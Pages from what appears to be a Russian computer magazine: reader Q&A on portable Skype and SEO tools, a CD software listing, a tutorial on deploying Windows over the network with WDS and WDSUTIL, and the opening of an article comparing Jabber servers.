RVA-адрес — это относительный виртуальный адрес (Relative Virtual Address). Виртуальным адресом (Virtual Address) называется один из адресов внутри адресного пространства, выделенного системой процессу. Базовым адресом (Base Address) называется адрес, по которому exe-файл или динамическая библиотека загружены в виртуальное адресное пространство. Соответственно, относительным виртуальным адресом называется разница между виртуальным и базовым адресами.

Q: Подскажи, где найти portable-версию Skype, чтобы всегда носить с собой на USB-флешке?

A: Можно долго ругать разработчиков Skype за то, что программа генерит огромное количество трафика и что на сервер отправляется информация о железе, установленном на компьютере. Но зато первые версии Skype можно было легко портировать с помощью специальных ключей, изначально заложенных в программу. Порядок действий такой:
1. Качаем старую версию Skype 1.4 (ищем в Гугле).
2. Устанавливаем ее и копируем папку с программой на флешку.
3. В папке создаем новую директорию — data, в которой будут храниться всевозможные данные.
4. И далее запускаем Skype следующим образом:

```
skype.exe /datapath:"Data"
/removable
```

С новыми версиями такой фокус уже не пройдет, хотя на portableapps.com иногда попадаются полуработающие варианты. А вообще, подумай, оно тебе надо? Ведь можно не париться со Skype и смело использовать онлайн-сервис www.jajah.com. Это настоящий убийца Skype, который работает на ура, требует только браузер и предлагает выгодные тарифы звонков на обычные телефоны.

Q: В последнее время всерьез взялся за раскрутку и оптимизацию сайтов (Search Engine Optimization, SEO). Сейчас легко поднимаю $300 в месяц, но хочется большего. Опыта пока мало, поэтому прошу подсказать, какие инструменты могут быть полезными в моей работе?

A: Поделюсь некоторыми мыслями. Многие поисковые серверы сейчас поддерживают так называемые карты сайтов (sitemap). Это небольшой файлик, в котором владелец ресурса указывает основные разделы сайта и ссылки на них. Во время кэширования поисковый робот скачивает его и далее использует во время выдачи результатов поиска. Выгода на лицо. Во-первых, вместо одной ссылки на твой сайт, в результатах будут отображаться несколько, и пользователь сможет сразу перейти к нужному разделу. А во-вторых, грамотно составленный sitemap серьезно укрепляет позиции твоего ресурса и поднимает его в результатах поиска. Составить sitemap — дело на 15-20 минут, особенно если под рукой есть такой полезный инструмент, как www.xml-sitemaps.com.
Двигаемся дальше. Самый верный способ поднять позицию своего сайта в результатах поиска — оптимизировать его именно под те ключевые слова, по которым пользователи будут искать твой ресурс. Например, юзеры используют в качестве ключевого слова «автомобиль» намного чаще, чем «машина». Статистика запросов доступна в открытом виде на сайтах самих поисковых систем (у Яндекса это wordstat.yandex.ru), но просматривать ее придется вручную. Гораздо удобнее это делать с помощью специального плагина для Firefox — The SEO for Firefox Extension (http://tools.seobook.com/firefox/seo-for-firefox.html). Тем более что в его арсенале еще куча полезных инструментов.
Не надо объяснять, как важно владеть информацией. Вот лишь несколько вопросов, которые должен задавать себе грамотный SEO'шник. Какие поисковые слова задействовали пользователи при переходе на твой сайт? С каких ресурсов осуществлялся переход? Какие разделы чаще всего посещают? Ответы на эти вопросы могут дать многие вспомогательные инструменты. Особую популярность снискал сервис Google Analytics (www.google.com/analytics), который на днях претерпел серьезный апгрейд. Однако некоторые профи отдают предпочтение HitTail (www.hittail.com), выдающему результаты в реальном времени. ⌶

>> WINDOWS

> Daily Soft

ACDSee 9
Alcohol 120% 1.9.6.4719
Cute FTP Professional 8.0.6
DAEMON Tools v4.09.1
Download Master 5.3.3.1087
Far Manager 1.70
Firefox 2.0.0.4
K-Lite Mega Codec Pack 2.1.0
Miranda IM 0.6.8
mIRC 6.21
Notepad++ 4.1.2
Opera for Windows 9.21
Outpost Firewall PRO 4.01
PuTTY 0.60
QIP Build 8020
Skype 3.2.0.158
Starter v5.6.2.8
The Bat! v3.99.3
Total Commander 6.56
Unlocker 1.8.5
Winamp 5 Full 5.35
WinRAR 3.70 RU
Xakep CD DataSaver 5.2

>Development

ActivePerl 5.8.8.820
ActivePython 2.5.1.1
ActiveTcl 8.4.14.0
Bazaar 0.16
Dependency Walker 2.2
Dreamweaver CS3
GTK+ 2.10.11
IncrediBuild v3.0
IronPython v2.0 Alpha
Komodo IDE 4.1
NStudio 0.1-alpha6
PHP 5.2.2
SkyIDE Beta 13
WinHex 14.1
WinMerge 2.7.3.4

>Misc

AutoHotkey 1.0.46.15
AutoVer 1.0.2 Beta
Babylon 6
DOSZIP 0.1.28
Executor 0.90b
ExpertGPS 2.4.3 Beta
FTPDrive v3.5
PFrank 1.98
Rainlendar 2.1
SharePod 3.0.0.2
Sumatra PDF 0.6
SysSense 1.3.2
UPX 3.0
VideoInspector 1.10.2.109
Visual CertExam Suite 1.9.925
Visual Tooltip 1.32
WinUpdate BAT AutoCreator 0.26

>Multimedia

Audacity for Windows 1.3.3
Blender for Windows 2.44
doPDF 5.1.220
EvilLyrics 0.1.9
InfraRecorder 0.43
kPlaylist 1.7.441
Lipikar 3.0.0 RC2
MediaCoder Full Pack 0.5.1
MediaCoder Full Pack 0.6.0 RC
Minilyrics 5.2.2760
Paint.NET 3.07
Photoshop CS3 Extended
ProgDVB 4.85.1
Scribus 1.3.3.9
Video2SWF 1.011
WordFusion 1.51.2700 Beta
XnView for Windows 1.91

>Net

BitComet 0.88
eMule 0.48a
FlashGet 1.8.6
HotCoffee 1.5.0 'Coffee&Vodka'
Joost Friends Edition 0.10.3
Maxthon Browser v1.6.0
Outpost Security Suite PRO 2007
Pidgin (formerly Gaim) for Windows 2.0.1
PuTTY 0.60
RemotelyAnywhere Network Console 7.10.159
Serial Port Redirector 1.5 Beta
Skype Forwarder 1.7.4.3
SpamEater Pro v4.0.5
Tor for Windows 0.1.2.14
USB over Network 2.8
Web Forum Reader 1.0b4
WebSite-Watcher 4.32
XAMPP 1.6.2

>System

ATI Tray Tools v1.3.6.1042
AVG Anti-Virus Free 7.5.472a1024
BestCrypt 8.02
Event Log Explorer 2.2
Ka Log Analyzer 1.62 Beta
Microsoft Office Professional 2007 - 60 Day Trial
MonitorTest 2.2
nDispatcher 1.2
Network Event Viewer 6.0.52
nHancer 2.2.3
NHC 2.0 Pre-Release 06
Norton Ghost 12
Sandboxie 2.86
SecureCRT 5.5.1

SIW 1.68 Build 629
SmoothWall 3.0 Beta 1
USBlyzer 1.0 Beta 2
vLite 1.0b
XP-AntiSpy 3.96-5

>>UNIX

>Desktop

Blender 2.44
Devede 2.13
Gmpc 0.15.0
Kaffeine 0.8.4
Ksquirrel 0.7.0try4
Liberation-fonts 0.1
Mp3unicode 1.1.1
Mplayer 1.0rc1
Openoffice 2.2
Qlabels 0.1
Sonic-visualiser 1.0
Xvidcap 1.1.5

>Devel

Apache-harmony 5.0M1
Boost 1.34.0
Bugzilla 3.0
Gcc 4.2.0
Geany 0.11
Maxima 5.12.0
Sbcl 1.0.5
Scons 0.97

>Games

Astromenace 1.1
Openttd 0.5.2-rc1
Tnl 070526
Warzone 2.0.6

>Libz

Directfb 1.0.0
Gd 2.0.35RC4
Glib 2.12.12
Gmp 4.2.1
Gtk 2.10.12
Libiconv 1.11
Libjpeg 6b
Libmcrypt 2.5.7
Libnet 0.10.11
Libogg 1.1.3
Libpcap 0.9.5
Libpng 1.2.18
Libtiff 3.8.2
Libtool 1.5.22
Libxml2 2.6.28
Pango 1.16.4
Pth 2.0.7
Sdl 1.2.11
T1lib 5.1.0
Zlib 1.2.3

>Net

Gnubiff 2.2.6
Ktrafficanalyzer 0.3.7
Mediawiki 1.10.0
Opera 9.21

Pidgin 2.0.1
Sylpheed 2.4.2
Tcptraceroute 1.5beta7
Tircproxy 0.4.5
Tor 0.1.2.13
Wordpress 2.2

>Security

Bcwipe 1.6-6
Clamav 0.90.2
Dante 1.1.19
Firestorm 0.5.5
Nikto 1.36
Nmap 4.20
Smbsniff 0.0.1b
Smtpscan 0.5
Steghide 0.5.1
Syslog-ng 2.0.4

>Server

Amavisd-new 2.5.0
Apache 2.2.4
Bind 9.4.1
Courier-imap 4.1.3
Cups 1.2.11
Dbmail 2.2.4
Dhcp 3.0.5
Dovecot 1.0.0
Exim 4.67
Mysql 5.0.41
Nut 2.0.5
OpenCA 0.9.3-rc1
Openldap 2.3.35
OpenSSH 4.6p1
Postfix 2.4.1
Samba 3.0.25a
Sendmail 8.14.1
Snort 2.6.1.5
Sqlite 3.3.17
Squid 2.6STABLE13
Vsftpd 2.0.5

>System

BSD Ports
Busybox 1.5.1
Clonezilla 1.0.2
Disk-manager 1.0-rc2
Dosemu 1.4.0
Fedora 7
Kde 3.5.7
Linux 2.6.21.3
Powertop 1.4
Tea 16.1.1
Xen 3.1.0
Xneur 0.6.1
Yakuake-split 2.8.1.1

> System

Ati 8.36.5
BSD Ports
Iat 0.1.3
Kbforge 3.0rc2
Linux 2.6.20.7
Nerolinux 2.1.0.4b

Nvidia 100.14.03
OpenSUSE 10.2
Pcsx2 0.9.3
Sdparm 1.01
Wine 0.9.35

>>Visualhack++

4 видео по взлому
2 ролика для админов
Видеоотчет с 100xParty
Фильм "Банкомат. LAVE. Веревка"

>>Manual

Все номера Хакер СПЕЦ в PDF





Ставим Windows по сети

WDS: служба удаленной установки Windows

Союз тети Аси и дяди Джаббера

Создай свой сервер мгновенного обмена сообщениями на базе Ejabberd и IServerd

Хакерские приемы на службе у админа

Накладывание обновлений на серверы Windows и *nix без перезагрузки

Бесшумный сервер своими руками

Решаем проблему снижения шума на домашнем сервере

+

2 видеоурока для админов



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Ставим Windows по сети

WDS: служба удаленной установки Windows


Установка операционной системы — дело весьма скучное и отнимающее, как правило, кучу времени. И это без учета того, что, кроме системы, понадобятся еще патчи и различные приложения. Если компьютеров несколько, эта процедура еще может быть терпимой, но если количество рабочих станций исчисляется десятками/сотнями, без автоматизации процесса не обойтись. Служба Windows WDS (Windows Deployment Services) позволяет упростить решение проблемы развертывания системы в масштабах предприятия посредством установки системы из заранее подготовленного образа через сеть.

Назначение и возможности WDS


Служба WDS — это не первая реализация сервиса, позволяющего установить систему по сети. Служба удаленной установки появилась еще в Windows 2000 Server — Remote Installation Services, RIS. Несмотря на различия в названиях, задачи RIS и WDS схожи — быстрое внедрение и развертывание Windows на новых компьютерах с использованием установки по сети. При этом отпадает необходимость физического присутствия на каждом компьютере и использования установочного компакт-диска.

Служба WDS является обновленной и переработанной версией RIS. Главные ее отличия — поддержка Windows Vista и нового формата файлов Windows Imaging — WIM, обеспечивающего хорошее сжатие (примерно в 2 раза). Также в WDS встроена поддержка среды предварительной установки Windows (Windows PE в качестве загрузочной операционной системы). Обрати внимание, что RIS не будет работать с Vista, поэтому, если планируется установка этой версии операционной системы, переход на WDS неизбежен. Учитывая, что WDS полностью поддерживает образы, созданные с помощью RIS, это обновление не повлечет за собой проблем.

Сегодня существуют продукты вроде Norton или Acronis TrueImage, позволяющие создавать



> Консоль управления WDS



> Меню установки WAIK

образ системы и затем по мере необходимости копировать его на остальные компьютеры. Сервис RIS/WDS входит в состав операционной системы и бесплатен, а за каждого клиента в Ghost и TrueImage необходимо платить. Кроме того, образы, созданные для WDS, можно модернизировать, добавляя сервис-паки, обновления и драйверы. В случае с образом, созданным в Ghost, сначала необходимо установить систему на другой компьютер и создать образ. В WDS это также можно сделать, но только для создания мастер-образа, который затем будет использован для установки системы.

Система, построенная на WDS, имеет три серверных режима работы:

1. Legacy mode (RIS) — устаревшая служба RIS, использующая мастер установки клиентов OSChooser и типы образов RISETUP и RIPREP;
2. Native mode (WDS) — основной режим работы WDS, среда загрузки Windows PE и образы WIM;
3. Mixed mode — смешанный режим работы WDS, в который служба переходит после обновления установленной службы RIS; в этом варианте доступны все среды загрузки и поддерживаются образы, присущие обоим режимам.

Последний вариант удобен на переходном этапе, когда уже имеются созданные ранее загрузочные образы для RIS и необходимы новые возможности, заложенные в WDS. После преобразования устаревших типов образов в WIM-формат можно отключить OSChooser (с помощью команды WDSUTIL /set-server /forcenative) и тем самым перейти в Native mode.

Установка WDS

Сервис WDS в Windows 2003 Server SP2 и Vista Server WDS включен по умолчанию. Для SP1 он поставляется в виде обновления, которое доступно в пакете автоматической установки Windows (Windows Automated Installation Kit, или WAIK). В статье мы рассмотрим именно последний вариант, так как он требует совершения несколько большего количества шагов. Кстати, сам WAIK — весьма полезный инструмент для создания и редактирования WIM-образов. Итак, для развертывания WDS необходимо выполнить несколько условий:

1. Сервер WDS должен быть членом или контроллером домена Active Directory.
2. Поскольку WDS использует среду удаленной загрузки (PXE — Pre-boot Execution Environment), в сети должен быть доступен работающий сервер DHCP с активным диапазоном и DNS-сервер.
3. Для хранилища образов на сервере понадобится отдельный (лучше не системный) раздел, отформатированный под файловую систему NTFS.

Перед обновлением RIS до WDS, вполне естественно, RIS должен быть уже установлен (иначе следует зайти в «Панель Управления→ Установка и удаление программ→ Установка компонентов Windows» и выбрать в списке «Службы удаленной установки»). Далее скачиваем с сайта Microsoft пакет WAIK (go.microsoft.com/fwlink/?LinkId=81030). Обрати внимание, что есть варианты для разных языков. В зависимости от языка размер образов варьируется от 750 до 992 Мб. Записываем IMG-образ на DVD. После его запуска появится меню, в котором выбираем пункт «Службы развертывания Windows». В открывшемся каталоге, кроме двух вордовских документов, находятся два исполняемых файла. Один для x86-платформ, второй для AMD64. Запускаем нужный и следуем указаниям мастера установки. После установки потребуется перезагрузка.


Настройка службы WDS

После установки во вкладке «Администрирование» появятся два новых пункта: «Службы развертывания Windows» (Windows Deployment Services) и «Устаревшие службы развертывания Windows» (Windows Deployment Services Legacy). Последний заменит пункт «Служба удаленной установки» (Remote Installation Service Setup) и может быть использован для работы с уже имеющимися компонентами RIS. Схема работы с этим пунктом идентична работе с RIS, поэтому трогать его не будем.


Управление и настройки службы WDS производятся через консоль управления WDS, которая является оснасткой MMC (Microsoft Management Console). Для ее вызова выбираем пункт «Службы развертывания Windows». Теперь раскрываем список и указываем нужный сервер WDS (в сети их может быть несколько). Сервер поначалу не настроен, поэтому вызываем контекстное меню и выбираем пункт «Настроить сервер». Появится окно мастера настройки служб развертывания Windows. На первом этапе указываем каталог, в котором будут храниться образы операционных систем для развертывания с этого сервера. По умолчанию предлагается каталог C:\RemoteInstall. Если ранее была настроена служба RIS, мастер покажет на каталог, используемый этой службой; изменить его на другой в этом случае будет невозможно. Образы могут занимать много места, плюс некоторое пространство потребуется при пересборке образов. Поэтому в разделе должно быть достаточно свободного пространства. На следующем шаге выбирается политика ответа сервера известным или неизвестным клиентам ActiveDirectory. Здесь можно указать один из трех вариантов:

1. «Не отвечать клиентским компьютерам»;
2. «Отвечать только известным клиентским компьютерам»;
3. «Отвечать всем (известным и неизвестным) клиентским компьютерам».

Удобнее всего выбрать последний пункт, дополнительно установив флажок «Если клиент неизвестен, уведомлять администратора и отвечать после утверждения». В этом случае доступ к серверу будет получен только после подтверждения полномочий пользователя администратором. Если сервер WDS один и сеть достаточно контролируема, то это самый подходящий вариант. Иначе перед подключением нового клиентского компьютера следует завести для него или для пользователя учетную запись. После нажатия на «Готово» будет произведена настройка и запуск службы.



> Параметры PXE-ответа



> Установки Active Directory

В окне выбранного сервера появится несколько папок. Теперь снова выбираем контекстное меню сервера и в нем — пункт «Свойства».
В окне свойств сервера несколько вкладок.
Во вкладке «Общие» показаны основные настройки и режим сервера. В «Параметры PXE-ответа» можно отредактировать политику ответа клиентам. Вкладка «Службы каталогов» отвечает за именование новых клиентских компьютеров и размещение их в доменных службах Active Directory. По умолчанию новые компьютеры предлагается размещать в том же домене, что и у сервера службы WDS. При необходимости можно привязать к пользователю или к подразделению, к которому принадлежит пользователь, запустивший клиента удаленного развертывания, или выбрать домен вручную.
Во вкладке «Загрузка» для разных архитектур указаны программы и образы загрузки по умолчанию. В комплекте WDS уже имеются готовые программы, поэтому в этом поле можно ничего не трогать. Образ для загрузки по умолчанию надо будет указать только после добавления в основном окне программы образов для установки и загрузки операционных систем.
Вкладка «Клиент» позволяет настроить запуск в автоматическом режиме. Для этого заранее создается файл автоматической установки, который и указывается в этой вкладке. Если после установки операционной системы не требуется создавать новую учетную запись в домене, следует установить флажок «Не создавать учетную запись в домене после запуска клиента».
Вкладка «Протокол DHCP» содержит два очень важных параметра. Так, если служба DHCP находится на том же сервере, что и служба WDS, необходимо установить флажок «Не прослушивать порт 67» и сделать тэг 60 DHCP-параметра равным PXEClient, поставив флажок напротив этого пункта. В противном случае следует снять эти два флажка, а на DHCP-сервере вручную задать параметр PXEClient.
И, наконец, последняя вкладка «Дополнительно». Здесь задаются допустимые контроллеры домена и DHCP-авторизация. В самом простом случае можно разрешить обнаруживать службы Active Directory динамически. Если DHCP-сервер находится на другом компьютере, обязательно следует включить «Да, я хочу авторизовать сервер служб развертывания Windows в DHCP». По окончании настроек не забудь нажать «Применить», чтобы активировать все установки.

Добавление образов установки и загрузки

Теперь самое главное, ради чего все это было затеяно, — добавление образов в сервис WDS. Выбираем «Образы установок» и в контекстном меню нажимаем «Добавить образ установки». Запустится мастер добавления образов. Если ранее не было создано групп образов (это можно сделать из того же контекстного меню), в первом окне будет выдан запрос на создание такой группы. Если требуется использовать ранее созданную группу, выбираем ее в раскрывающемся списке. Переходим в следующее окно, в котором следует указать WIM-файл, содержащий нужный образ. В Windows Vista такой файл называется install.wim и находится в каталоге sources установочного диска. Файл формата WIM может содержать несколько образов, которые легко изменять, используя XML. На следующем шаге выбираем образы, которые следует добавить. Сняв флажок внизу, можно изменить описание образа. После сводки будет произведена проверка целостности исходных образов установки и их копирование в локальный каталог.
Теперь необходимо добавить загрузочный образ, который будут использовать клиенты при подключении. Проделывается это аналогичным способом. Выбираем каталог «Образы загрузки», затем в меню — пункт «Добавить образ загрузки». В мастере указываем файл boot.wim, который находится в том же каталоге, что и install.wim. После этой процедуры появится окно, в котором можно отредактировать образ и его описание. Аналогично добавляются и другие образы под каждую архитектуру. Если используется образ собственноручного изготовления, следует помнить, что имя WIM-файла должно состоять только из букв латинского алфавита и цифр. Кроме того, в нем не должно быть пробелов, иначе при загрузке клиентов могут возникнуть проблемы. Из-за ограничений меню загрузки не может отображать более 13 образов, поэтому увлекаться тоже особенно не стоит. Теперь следует вернуться во вкладку «Свойства», упомянутую выше, и установить образ, который при загрузке будет предлагаться клиентам по умолчанию.

Создание образов

С помощью оснастки WDS можно создавать образы нескольких типов:
1. Образы записи (Capture images) — модифицированный загрузочный образ Windows PE 2.0, который используется для удаленной загрузки, захвата и создания образов установки с эталонных систем, подготовленных с помощью программы Sysprep.exe.
2. Образы обнаружения (Discover images) — с помощью этого образа можно загружать клиентскую систему, не поддерживающую PXE; после загрузки с такого диска запускается мастер обнаружения службы WDS.
3. Образы установки (Install images) — образы операционных систем, которые используются для установки на клиентские компьютеры.
Разберемся, как создать образ обнаружения.

Переходим во вкладку «Образы загрузки», выбираем образ, который будет использован для создания образа обнаружения. При выборе следует учитывать архитектуру компьютеров, хотя образ, созданный для x86, будет работать везде. В контекстном меню выбираем «Создать образ загрузки обнаружения». Появится очередной мастер, в котором следует указать имя, описание, месторасположение и имя файла нового образа (с расширением wim), а также сервер развертывания, который будет отвечать клиенту, использующему для загрузки этот образ. В результате работы мастера будет создан новый WIM-файл. Далее его необходимо преобразовать в ISO-образ и записать на компакт-диск. Для преобразования в ISO понадобится пакет Windows AIK, который доступен на том же диске, что и обновление WDS (кроме того, не забудь установить Microsoft .NET Framework 2.0 и MSXML 6.0). Затем выбираем пункт «Установка Windows AIK» и следуем указаниям мастера. После установки в меню «Пуск → Программы» появится одноименный пункт. Сейчас нам в нем интересен подпункт «Утилиты командной строки Windows PE». При его выборе появляется командная строка, аналогичная запуску cmd, только дополнительно будут загружены все необходимые переменные окружения, и не надо будет вводить полный путь к некоторым файлам. В русскоязычном руководстве предлагается использовать стандартные средства копирования вроде copy, однако при их использовании загрузочный диск получить невозможно. Создаем среду построения WinPE:

```
> copyPE x86 d:\Winpe
```

Для 64-битной архитектуры вместо x86 выбираем amd64. Далее копируем созданный образ загрузки:

```
> copy /y c:\boot.wim d:\Winpe\
ISO\Sources
```

И создаем загрузочный ISO-образ с помощью oscdimg:

```
> oscdimg -n -bd:\winpe\ISO\boot\
etfsboot.com d:\winpe d:\winpe.
iso
```

Теперь записываем созданный образ на носитель и загружаемся с него.

Настройка клиента

Все основные настройки WDS производятся на сервере. Чтобы установить систему на клиентском компьютере, следует выполнить всего несколько шагов:

1. В BIOS необходимо установить такой порядок загрузки, чтобы первой осуществлялась загрузка по сети.
2. При подключении к серверу появится запрос; для запуска процесса PXE-загрузки следует нажать клавишу <F12>.
3. В появившемся меню загрузки надо выбрать подходящий образ;
4. Появится знакомый мастер установки Windows, который запросит имя пользователя и пароль. Если администратор одобряет установку системы этим пользователем, выбираем доступную операционную систему и следуем указаниям мастера.

И через непродолжительное время на новом компьютере мы получаем установленную и готовую к использованию операционную систему :).

ИСПОЛЬЗОВАНИЕ КОМАНДНОЙ СТРОКИ

Все операции, доступные из консоли службы развертывания образов, можно производить из командной строки. Для этих целей следует использовать утилиту WDSUTIL. Справка, выдаваемая при ее запуске с ключом '/?', занимает несколько экранов. Я расскажу только о некоторых ее возможностях.
Для задания общего каталога, в котором будут храниться образы, достаточно ввести команду:

```
WDSUTIL /initialize-server
/reminst:"D\RemoteInstall"
```

Политика ответа клиентским компьютерам задается с помощью параметра set-server. Например, чтобы задать политику ответов для всех клиентов, вводим:

```
WDSUTIL /set-server /
answerclients:all
```

Используя другие флаги set-server, можно настроить работу с протоколом DHCP. Если служба развертывания Windows выполняется на том же компьютере, что и служба DHCP, вводим:

```
WDSUTIL /set-server /
usedhcpports:no /DHCPoption60:
yes
```

Образы установки и загрузки добавляются с помощью параметра add-image. Образ установки задается такой командой:

```
WDSUTIL /add-image /
imagefile:\\server.com\
share\sources\install.wim
/imagetype:install
```

А образ загрузки — такой:

```
WDSUTIL /add-image /
imagefile:\\server\share\
sources\boot.wim /imagetype:
boot
```

Создать образ загрузки можно, введя следующую команду:

```
WDSUTIL /new-discoverimage
/image:\\server\share\sources\
boot.wim /architecture:x86
/filepath: :"D\new_boot.wim"
```

По умолчанию для 64-битной архитектуры отображаются как x86-, так и x64-образы. Если систем много, меню не сможет вывести большое количество образов. Чтобы сервер выводил для таких систем только 64-битные образы, вводим такую команду:

```
WDSUTIL /set-server /
Defaultx86x64ImageType:x64
```

Чтобы вернуться к начальному состоянию, достаточно поменять значение x64 на both.
И наконец, используя параметр Convert-RiPrepImage, можно преобразовать старые образы в формате RIPREP в WIM (требуется указать еще и SIF-файл):

```
WDSUTIL /Verbose /Progress
/Convert-RiPrepImage /
FilePath:"\\server.com\
RemoteInstall\Setup\Images\
RISWINDOWS\i386\Templates\
AF.sif" /DestinationImage
/FilePath:"\\server.
com\Working\RIPREP.wim"
/Name:"My WindowsXP image"
/Description:"Converted RIS
image WindowsXP" /Overwrite:
Append
```

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



Союз тети Аси и дяди Джаббера

СОЗДАЙ СВОЙ СЕРВЕР МГНОВЕННОГО ОБМЕНА СООБЩЕНИЯМИ НА БАЗЕ EJABBERD И ISERVERD

Сегодня как никогда популярны различные системы мгновенного обмена сообщениями, вроде ICQ, Jabber, AOL, MSN, Yahoo, где общение происходит в реальном времени. Если ранее во многих организациях администраторы просто блокировали такой трафик, чтобы перекрыть возможный канал утечки информации, то сейчас неоспоримым является тот факт, что применение IM-систем часто повышает производительность. Так давай на учебе/работе установим свой собственный Jabber и/или ICQ-сервер.

Jabber vs ICQ

Несмотря на то что пользователи больше знают о ICQ, самым популярным среди открытых проектов по разработке IM-сервера, является Jabber. Jabber использует открытый протокол XMPP (eXtensible Messaging and Presence Protocol), применяющий для быстрого обмена сообщениями и информацией о присутствии между любыми двумя абонентами не plain-текст, а XML. Хотя это и несколько увеличивает объем сообщения и требует наличия XML-парсеров, которые потребляют некоторую часть ресурсов, но взамен Jabber дает гибкость и расширяемость. Благодаря гибкости протокола, jabber-сервер способен поддерживать ICQ, IRC, MSN, RSS, Yahoo и др. Да, если ICQ — это только обмен сообщениями между двумя пользователями, то Jabber включает и возможности IRC. Поэтому вместо двух серверов (ICQ и IRC) вполне возможно обойтись и одним. Так будет гораздо удобнее и администраторам, и пользователям. В Jabber изначально используется Unicode, поэтому проблем с кодировками не существует. Также Jabber отличает продуманная система защиты информации. Все реализации серверов поддерживают SSL, клиенты — шифрование с помощью PGP/GPG. Пароли не передаются в открытом виде, а используются md5-хэши. Протокол XMPP, в отличие от ICQ, стандартизирован и открыт, поэтому список серверов, реализующих его, на порядок больше, чем у ICQ.

Серверы Jabber

Вероятно, самый полный список серверов, реализующих Jabber, можно найти по адресу www.jabber.org/software/servers.shtml. После просмотра столбцов Feature Score и License=Gnu GPL из всех присутствующих можно отобрать лишь четыре: jabberd 1.x и 2.x, OpenFire и ejabberd. Список поддерживаемых операционных систем у всех одинаков: AIX, *BSD, HP-UX, Linux, MacOS X, Solaris, Windows. Поэтому смотрим функциональность и удобство.

Первые два — очень хорошие серверы, отличаются стабильностью в работе, написаны на языке C. По возможностям эти серверы являются лишь базой, поскольку большая их часть (вроде конференций, поиска пользователей и некоторых других) реализована посредством плагинов. Чтобы заставить работать некоторые комбинации, придется изрядно попотеть. К тому же версия 1.x уже практически не развивается.

Сервер OpenFire (до февраля 2007 года — WildFire) — самый простой в установке, так как для его запуска требуется лишь наличие Java Runtime Environment. Да, он написан на Java, но сегодня это никого уже пугать не должно. Для тех, кто не хочет использовать внешнюю базу данных (MySQL, Postgres, Microsoft SQL Server, DB2), в наличии есть встроенная HSQLDB.

Все настройки осуществляются через удобный веб-интерфейс. В установке по умолчанию OpenFire имеет большое количество возможностей, остальное (Asterisk, широковещательные сообщения, IM-шлюз, контент-фильтр и прочее) реализуется посредством плагинов. Последний названный нами сервер — ejabberd (www.process-one.net/en/ejabberd). Практически все его возможности, заложенные в протоколе, реализованы из коробки. Написан он на языке Erlang (erlang.org), в качестве базы данных используется Mnesia (поддерживаются и другие: MySQL, PostgreSQL). Язык Erlang предназначен для создания отказоустойчивых распределенных приложений. Результат — ejabberd может работать в кластере, когда один домен физически могут обслуживать несколько серверов, синхронизируя информацию через единую базу данных. Откомпилированные приложения выполняются в Erlang (JAM) emulator, этим он несколько похож на Java. Этот сервер и выбираем для установки.

Установка ejabberd

